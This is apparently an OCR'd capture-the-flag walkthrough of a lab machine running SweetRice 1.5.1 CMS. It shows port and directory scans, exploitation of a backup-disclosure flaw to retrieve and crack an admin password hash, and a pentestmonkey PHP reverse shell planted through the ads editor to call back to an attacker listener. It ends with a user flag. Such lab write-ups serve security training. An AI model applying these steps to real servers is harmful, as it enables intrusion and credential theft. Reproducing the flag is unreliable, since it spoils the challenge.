

sudo nmap -A -p- -T4 -vvv 10.10.11.249




```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCo0a0DBybd2oCUPGjhXN1BQrAhbKKJhN/PW2OCccDm6KB/+sH/2UWHy3kE1XDgWO2W3
EEHVd6vf7SdrCt7sWhJSno/q1ICO6ZnHBCjyWcRMxojBvVtS4kOlzungcirIpPDxiDChZoy+ZdlC3hgnzS5ih/RstPbIy0uG7QI/K7wFzW7
dqMlYw62CupjNHt/O16DlokjkzSdq9eyYwzef/CDRb5QnpkTX5iQcxyKiPzZVdX/W8pfP3VfLyd/cxBqvbtQcl3iT1n+QwL8+QArh01boMg
Ws6oIDxvPxvXoJ0Ts0pEQ2BFC9u7CgdvQz1p+VtuxdH6mu9YztRymXmXPKJfB
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBC8TzxsGQ1Xtyg+XwisNmDmdsHKumQYqi
UbxqVd+E0E0TdRaeIkSGov/GKoXY00EX2izJSImiJtn0j988XBOTFE=
|   256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILe/TbqqjC/bQMfBM29kV2xApQbhUXLFwFJPU14Y9/Nm
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
OS fingerprint not ideal because: maxTimingRatio (1.746000e+00) is greater than 1.4
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94
%), Linux 3.10 - 3.13 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linu
x 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.80%E=4%D=7/29%OT=22%CT=1%CU=33044%PV=Y%DS=4%DC=T%G=N%TM=5F2189D4%P=x86_64-pc-linux-gnu)
SEQ(SP=FF%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%TS=A)
SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=Z%TS=A)
OPS(O1=M508ST11NW6%O2=M508ST11NW6%O3=M508NNT11NW6%O4=M508ST11NW6%O5=M508ST11NW6%O6=M508ST11)
WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)
```

ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.11.249/FUZZ



```
#                       [Status: 200, Size: 11321, Words: 3503, Lines: 376]
content                 [Status: 301, Size: 314, Words: 20, Lines: 10]
content/as              [Status: 301, Size: 317, Words: 20, Lines: 10]
content/inc             [Status: 301, Size: 318, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10]
.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10]
index.html              [Status: 200, Size: 11321, Words: 3503, Lines: 376]
```

http://10.10.11.249/content/



SweetRice notice

Welcome to SweetRice - Thank your for install SweetRice as your website management system.


This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.

More help at Tip for Basic CMS SweetRice installed


searchsploit sweetrice



```
headcrusher@t0rmentor:~/Downloads$ searchsploit sweetrice
------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                           |  Path
------------------------------------------------------------------------- ---------------------------------
SweetRice 0.5.3 - Remote File Inclusion                                  | php/webapps/10246.txt
SweetRice 0.6.7 - Multiple Vulnerabilities                               | php/webapps/15413.txt
SweetRice 1.5.1 - Arbitrary File Download                                | php/webapps/40698.py
SweetRice 1.5.1 - Arbitrary File Upload                                  | php/webapps/40716.py
SweetRice 1.5.1 - Backup Disclosure                                      | php/webapps/40718.txt
SweetRice 1.5.1 - Cross-Site Request Forgery                             | php/webapps/40692.html
SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution        | php/webapps/40700.html
SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File Upload                    | php/webapps/14184.txt
```


locate php/webapps/40718.txt

cat /usr/share/exploitdb/exploits/php/webapps/40718.txt



```
headcrusher@t0rmentor:~/Downloads$ cat /usr/share/exploitdb/exploits/php/webapps/40718.txt
Title: SweetRice 1.5.1 - Backup Disclosure
Application: SweetRice
Versions Affected: 1.5.1
Vendor URL: http://www.basic-cms.org/
Software URL: http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip
Discovered by: Ashiyane Digital Security Team
Tested on: Windows 10
Bugs: Backup Disclosure
Date: 16-Sept-2016


Proof of Concept :

You can access to all mysql backup and download them from this directory.
http://localhost/inc/mysql_backup

and can access to website files backup from:
http://localhost/SweetRice-transfer.zipheadcrusher@t0rmentor:~/Downloads$
```

http://10.10.11.249/content/inc/mysql_backup/




Index of /content/inc/mysql_
SweetRice 1.5.1 - Arbitra
10.10.11.249/content/inc/mysql_backup/

Index of /content/inc/mysql_backup

Name	Last modified	Size	Description
Parent Directory		-	
mysql_bakup_20191129023059-1.5.1.sql	2019-11-29 12:30	4.7K	


Apache/2.4.18 (Ubuntu) Server at 10.10.11.249 Port 80

cat mysql_bakup_20191129023059-1.5.1.sql



```
) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;',
  14 => 'INSERT INTO `%--%_options` VALUES(\'1\',\'global_setting\',\'a:17:{s:4:\\"name\\";s:25:\\"Lazy Adm
in&#039;s Website\\";s:6:\\"author\\";s:10:\\"Lazy Admin\\";s:5:\\"title\\";s:0:\\"\\";s:8:\\"keywords\\";s
:8:\\"Keywords\\";s:11:\\"description\\";s:11:\\"Description\\";s:5:\\"admin\\";s:7:\\"manager\\";s:6:\\"pa
sswd\\";s:32:\\"42f749ade7f9e195bf475f37a44cafcb\\";s:5:\\"close\\";i:1;s:9:\\"close_tip\\";s:454:\\"<p>Wel
come to SweetRice - Thank your for install SweetRice as your website management system.</p><h1>This site is
 building now , please come late.</h1><p>If you are the webmaster,please go to Dashboard -> General -> Webs
ite setting </p><p>and uncheck the checkbox \\"Site close\\" to open your website.</p><p>More help at <a hr
ef=\\"http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed/\\">Tip for Basic CMS
 SweetRice installed</a></p>\\";s:5:\\"cache\\";i:0;s:13:\\"cache_expired\\";i:0;s:10:\\"user_track\\";i:0;
s:11:\\"url_rewrite\\";i:0;s:4:\\"logo\\";s:0:\\"\\";s:5:\\"theme\\";s:0:\\"\\";s:4:\\"lang\\";s:9:\\"en-us
```

https://crackstation.net/



Enter up to 20 non-salted hashes, one per line:


```
42f749ade7f9e195bf475f37a44cafcb
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
42f749ade7f9e195bf475f37a44cafcb	md5	Password123

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

http://10.10.11.249/content/inc/




Index of /content/inc

Name	Last modified	Size	Description
Parent Directory		-	
404.php	2016-09-19 17:55	1.9K	
ads/	2020-07-29 19:06	-	
alert.php	2016-09-19 17:55	2.1K	
cache/	2019-11-29 12:30	-	
close_tip.php	2016-09-19 17:55	2.4K	
db.php	2019-11-29 12:30	165	
do_ads.php	2016-09-19 17:55	782	
do_attachment.php	2016-09-19 17:55	640	
do_category.php	2016-09-19 17:55	2.8K	
do_comment.php	2016-09-19 17:55	3.0K	
do_entry.php	2016-09-19 17:55	2.6K	
do_home.php	2016-09-19 17:55	1.8K	
do_lang.php	2016-09-19 17:55	387	
do_rssfeed.php	2016-09-19 17:55	1.5K	
do_sitemap.php	2016-09-19 17:55	4.5K	

http://10.10.11.249/content/as/

manager // Password123



Please login


Account: manager

Password: ●●●●●●●●●●●

☐ Remember Me Login

Forgot Password?

Powered by SweetRice © 2020



Dashboard
Current version : 1.5.1

Lazy Admin's Website System Information

Database mysql Connected

Website status : Close

Running Close

URL rewrite

Enable Disable

Theme

Default default


Language

Auto detect 中文(简体) 中文(繁体) English

Dashboard Language

http://10.10.11.249/content/as/?type=ad

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet



You can edit ads code and put it to template,or you can directly edit template here


Ads name:

teste

Ads code:


```
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.2.11.159';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

sudo nc -nvlp 443



```
headcrusher@t0rmentor:~$ sudo nc -nvlp 443
[sudo] password for headcrusher:
listening on [any] 443 ...
```


http://10.10.11.249/content/inc/ads/teste.php


404 Not Found
SweetRice 1.5.1 - Arbitra
Reverse Shell Cheat Sheet |
10.10.11.249/content/inc/ads/teste.php

Not Found

The requested URL was not found on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.11.249 Port 80




```
connect to [10.2.11.159] from (UNKNOWN) [10.10.11.249] 43338
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Lin
ux
 19:07:49 up  1:55,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ uname -a
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Lin
ux
```

cd /home

cd itguy/


cat user.txt

THM{63e5bce9271952aad1113b6f1ac28a07}



